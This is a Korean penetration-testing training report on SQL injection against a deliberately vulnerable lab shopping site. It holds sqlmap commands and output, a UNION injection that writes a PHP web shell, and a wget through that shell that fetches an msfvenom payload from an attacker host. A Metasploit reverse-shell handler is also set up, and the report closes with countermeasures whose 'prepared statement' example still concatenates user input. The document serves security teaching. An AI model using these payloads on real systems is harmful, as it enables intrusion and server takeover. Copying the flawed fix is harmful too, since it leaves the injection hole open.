[22:05:24] [INFO] fetching number of databases
[22:05:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster
r data retrieval
[22:05:24] [INFO] retrieved: 6
[22:05:25] [INFO] retrieved: information_schema
[22:05:31] [INFO] retrieved: bWAPP
[22:05:34] [INFO] retrieved: drupageddon
[22:05:37] [INFO] retrieved: dvwa
[22:05:39] [INFO] retrieved: gmshop
[22:05:41] [INFO] retrieved: mysql

```

그림 3-19 블라인드 기반 결과

그림 3-16처럼 수행하면 타임 기반 injection을 기본으로 시행한다. 그림 3-19 블라인드 기반 injection 옵션만 주었기 때문에, 검사 속도를 비교해보면 그림 3-16가 현저히 느리다는 것을 알 수 있다. 타임 기반 injection은 실무에서 실제 서비스에 부담을 줄 수 있기 때문에 사용에 주의해야 한다.


```

(root@kali)-[/home/kali]
# sqlmap -u "http://192.168.254.128/gmshop/goods_detail.php?goodsIdx=224" --role --technique BE

```

그림 3-20 상품상세정보 권한검사

이번에는 '--role' 옵션을 활용하여 권한을 검사한다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

```

back end -> mysql > sqlmap
[04:44:07] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[04:44:07] [INFO] fetching database users privileges
[04:44:07] [INFO] fetching database users
[04:44:07] [INFO] fetching number of database users
[04:44:07] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[04:44:07] [INFO] retrieved: 7
[04:44:08] [INFO] retrieved: 'root'@'localhost'
[04:44:24] [INFO] retrieved: 'root'@'bee-box'
[04:44:38] [INFO] retrieved: 'root'@'127.0.0.1'
[04:44:56] [INFO] retrieved: 'debian-sys-maint'@'localhost'
[04:45:24] [INFO] retrieved: ''@'localhost'
[04:45:37] [INFO] retrieved: ''@'bee-box'
[04:45:49] [INFO] retrieved: 'root'@'%'
[04:45:59] [INFO] fetching number of privileges for user 'root'
[04:45:59] [INFO] retrieved: 25
[04:46:01] [INFO] fetching privileges for user 'root'
[04:46:01] [INFO] retrieved: SELECT
[04:46:07] [INFO] retrieved: INSERT
[04:46:14] [INFO] retrieved: UPDATE
[04:46:20] [INFO] retrieved: DELETE
[04:46:26] [INFO] retrieved: CREATE
[04:46:33] [INFO] retrieved: DROP
[04:46:37] [INFO] retrieved: RELOAD
[04:46:44] [INFO] retrieved: SHUTDOWN
[04:46:52] [INFO] retrieved: PROCESS
[04:47:00] [INFO] retrieved: FILE
[04:47:04] [INFO] retrieved: REFERENCES
[04:47:15] [INFO] retrieved: INDEX
[04:47:21] [INFO] retrieved: ALTER
[04:47:26] [INFO] retrieved: SHOW DATABASES
[04:47:41] [INFO] retrieved: SUPER

```

그림 3-21 상품상세정보 권한검사 결과

데이터베이스 루트 계정이 검색되었고, 가지고 있는 권한들이 모두 출력되는 모습이다.

이번에는 자유게시판을 테스트할 것이다. 먼저 자유게시판 검색창에 검색어를 입력했을 때 전달되는 요청값을 버프 스위트로 캡처한다.





그림 3-22 캡처한 요청값

그림 3-22에서 요청값 전체를 복사하여 'sql.req'에 복사한다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

```
POST /gmshop/board_list.php HTTP/1.1
Host: 192.168.254.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.254.128
Connection: close
Referer: http://192.168.254.128/gmshop/board_list.php?boardIndex=6
Cookie: security_level=0; BEEFH00K=uXExSufeWGp37UUrWc60iGiuOP6jrX2jXH69euBHBmHZ608DaufBnBTq1ZDZkJvRV8I4N0d0QeJFEWkY; PHPSESSID=11b94945797038be11f4d2bb37984f52
Upgrade-Insecure-Requests: 1

boardIndex=6&search=name&searchstring='6x=136y=6
```

그림 3-23 sql.req

그림 3-23에서 취약할 것 같은 매개변수를 작은 따옴표(")로 감싸준다. 검색 문자열 'test'를 지우고 (")로 대체했다.

```
(root@kali)-[/home/kali]
# sqlmap -r sql.req --dbs --technique BE
```


그림 3-24 sql.req사용하여 sqlmap실행

그리고 sqlmap을 활용하여 그림 3-24처럼 명령을 실행한다. 데이터베이스 시스템을 알아내며, 블라인드 기반, 에러기반 테스트를 시행한다.

```
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

그림 3-25 search취약 메시지

역시 search부분이 취약했고 결과는 아래 그림 3-26과 같다.


	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

```
[22:47:17] [INFO] testing MySQL
[22:47:17] [INFO] confirming MySQL
[22:47:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.0
[22:47:17] [INFO] fetching database names
[22:47:17] [INFO] fetching number of databases
[22:47:17] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:47:17] [INFO] retrieved: 6
[22:47:18] [INFO] retrieved: information_schema
[22:47:20] [INFO] retrieved: bwapp
[22:47:21] [INFO] retrieved: drupageddon
[22:47:22] [INFO] retrieved: dvwa
[22:47:23] [INFO] retrieved: gmshop
[22:47:23] [INFO] retrieved: mysql
available databases [6]:
[*] bwapp
[*] drupageddon
[*] dvwa
[*] gmshop
[*] information_schema
[*] mysql

[22:47:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.254.128'
[22:47:24] [WARNING] your sqlmap version is outdated
```

그림 3-26 자유게시판 점검결과

자유게시판 검색창에 SQL injection 취약점이 있음을 자동화 도구를 사용하여 확인하였다. 'sql.req' 파일에 POST값을 통째로 복사하여 sqlmap을 실행하면 자동으로 취약할 것 같은 파라미터를 찾아내 공격을 시도할 수 있다. 공격자로 하여금 파라미터 별로 값을 대입해야 하는 번거로움을 줄일 수 있다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

3.3 2차 시나리오

점검대상	
홈>상품 상세정보>우편번호 찾기	http://192.168.254.128/gmshop/search_post.php?po=1

그림 3-6 과 그림 3-7 에서 확인한 것처럼 우편번호 검색에 존재하는 SQL injection 취약점을 이용하여 웹쉘을 생성할 것이다.

▶

우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

우편번호	주 소
root@localhost	3 4 5 6

그림 3-27 user()삽입하여 사용자 확인

0' union select 1,user(),3,4,5,6,7#

위와 같이 입력하면 그림 3-27같이 결과가 나온다. 서버 측에서 'root'로 데이터베이스를 사용함을 알 수 있다.

검색창에 다음과 같이 입력하여 웹쉘을 생성한다.

```
0' union select 1,"<?php system($_GET['cmd']); ?>",3,4,5,6,7 into outfile
'/var/www/gmshop/upload/bbs/shell_01.php'#
```


경로에 쉘이 생성되었는지 확인해본다.

▶

우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

그림 3-28 웹쉘 생성 명령어 삽입

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	




그림 3-29 생성된 웹shell파일

서버 측 bbs에 웹shell 파일이 생성되었다.




그림 3-30 악성코드 제작

'msfvenom'을 사용하여 악성코드를 제작한다. 공격자의 주소와 포트번호 6666을 삽입한다.





그림 3-31 공격자 측에서 서버 열기

그 후 그림 3-31처럼 공격자 측에서 서버를 연다. 칼리 리눅스에서는 파이썬으로 서버를 열 수 있다.

http://192.168.254.128/gmshop/upload/bbs/shell_01.php?cmd=wget http://192.168.214.133:8000/payload01.elf

그림 3-32 생성된 악성코드 다운로드

wget명령을 이용해 원격으로 공격자 서버에 접속하도록 하여 악성코드를 다운받도록 한다. 악성코드를 받게 한 후, 공격자 측에서 희생자를 원활하게 다룰 수 있도록 핸들러가 필요하다. 메타스플로잇을 활용하여 핸들러를 준비한다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter_reverse_tcp
payload => linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.214.133
LHOST => 192.168.214.133
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
```

그림 3-33 핸들러 준비

그림 3-33은 그림 3-30에서 제작한 것처럼 똑같은 옵션으로 주소와 포트번호를 설정한다.

▲ 주의 요함 | 192.168.254.128/gmshop/upload/bbs/shell_01.php?cmd=chmod%20777%20./payload01.elf


그림 3-34 악성코드에 권한 부여

하지만 바로 악성코드를 실행할 수 없다. 권한이 부여되어 있기 때문에 'chmod 777'로 권한 부여를 해준다.

▲ 주의 요함 | 192.168.254.128/gmshop/upload/bbs/shell_01.php?cmd=./payload01.elf

그림 3-35 악성코드 실행

그림 3-35처럼 악성코드를 실행한다. 실행하면 미터프리터와 연결되어 다양한 공격을 실행할 수 있다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

4 대응방안

4.1 입력값 검증

사용자로부터 입력을 받았으면 SQL쿼리로 바로 넘기면 안된다. 넘기기 전 반드시 'escape'함수와 'prepared statement'를 활용하여 사용자의 입력을 문자열로 바꿔주어야 한다.

```
if($zipcode)
{
    $qry = "select * from postzip where dong like '%".$zipcode."%' or etc like '%".$zipcode."%'";
    $result=$MySQL->query($qry);
    ?>
```

그림 4-1 search_post.php개선전

그림 4-1은 물건 주문 또는 회원가입 시 우편번호를 검색하는 기능을 하는 search_post.php파일이다. 그중 받은 입력값을 MySQL 쿼리로 넘기는 부분이다. 살펴보면 사용자로 입력 받은 변수 \$zipcode를 바로 쿼리문에 넣어 쿼리로 넘기는 것을 볼 수 있다.

```
$zipcode=$_GET['zipcode']
$data=$db->prepare("select * from postzip where dong like '%".$zipcode."%' or etc like '%".$zipcode."%'");
$data->bindParam(':zipcode',$zipcode);
$data->execute();
```

그림 4-2 prepare함수로 문자열로 변환


그림 4-2처럼 prepare(), bindParam(), execute()를 각각 호출하여 쿼리문을 실행한다. Prepare()함수로 미리 실행할 쿼리문의 형태를 작성한다. 그리고 bindParam()은 사용자의 입력값을 온전히 데이터로 처리하도록 하여, 입력값이 쿼리문의 일부가 될 수 없다. 'OR', 'UNION'같은 키워드를 무의미한 문자열로 만든다. 이렇게 SQL쿼리를 조작할 방법을 없애면서 SQL injection공격을 막는 것이다.

4.2 권한 설정

보통 root계정에 모든 권한이 부여되어 있다. 일반 사용자가 root권한으로 데이터베이스를 사용하는 것을 막아야 하며, **사용자 별 권한은 최소한으로 한다**. 데이터베이스에 사용자별로 접근 권한과 사용 가능한 명령어를 설정하면(White List 방식) 피해를 줄일 수 있다.

4.3 에러메시지 노출 차단

사용자가 비정상적인 입력을 하였을 경우, 에러 메시지를 출력하지 않는 것이다. 위에서 보았듯이 사용자가 고의 또는 실수로 정보를 입력했을 경우, 안내 메시지에 에러 내용이 모두 출력된다. 어

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

떤 DBMS를 사용하고, 어느 php파일의 몇 번째 줄에서 에러가 났는지 말이다. 공격자는 이를 악용하여 에러 기반 SQL injection을 수행하여 공격이 수월해질 수 있다. **에러 메시지 출력을 막아 공격자가 어떠한 정보도 취득하지 못하도록 해야 한다.** PHP설정 파일인 'php.ini'에서 그림 4-3처럼 display_errors=off로 변경해준다.


```

; stderr      - Display errors to STDERR (affects only CGI/CLI binaries!)
;
; display_errors = "stderr"
;
; stdout (On) - Display errors to STDOUT
;
display_errors = On

```

→ off 로 변경

그림 4-3 display_errors변경

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

5 참고 문헌

5.1 단행본

도서명	저자	출판사
화이트해커를 위한 웹 해킹의 기술	최봉환	BJ퍼블릭
정보보호론	홍재연	한성출판사

표 5-1 단행본

5.2 참조 홈페이지

참조 홈페이지
https://www.spiceworks.com/it-security/vulnerability-management/articles/owasp-top-ten-vulnerabilities/ http://blog.plura.io/?p=6056 https://namu.wiki/w/SQL%20injection https://blog.naver.com/funraon/222458175854 https://m.blog.naver.com/PostView.naver?isHttpsRedirect=true&blogId=shackerz&logNo=220483371684

표 5-2 참조 홈페이지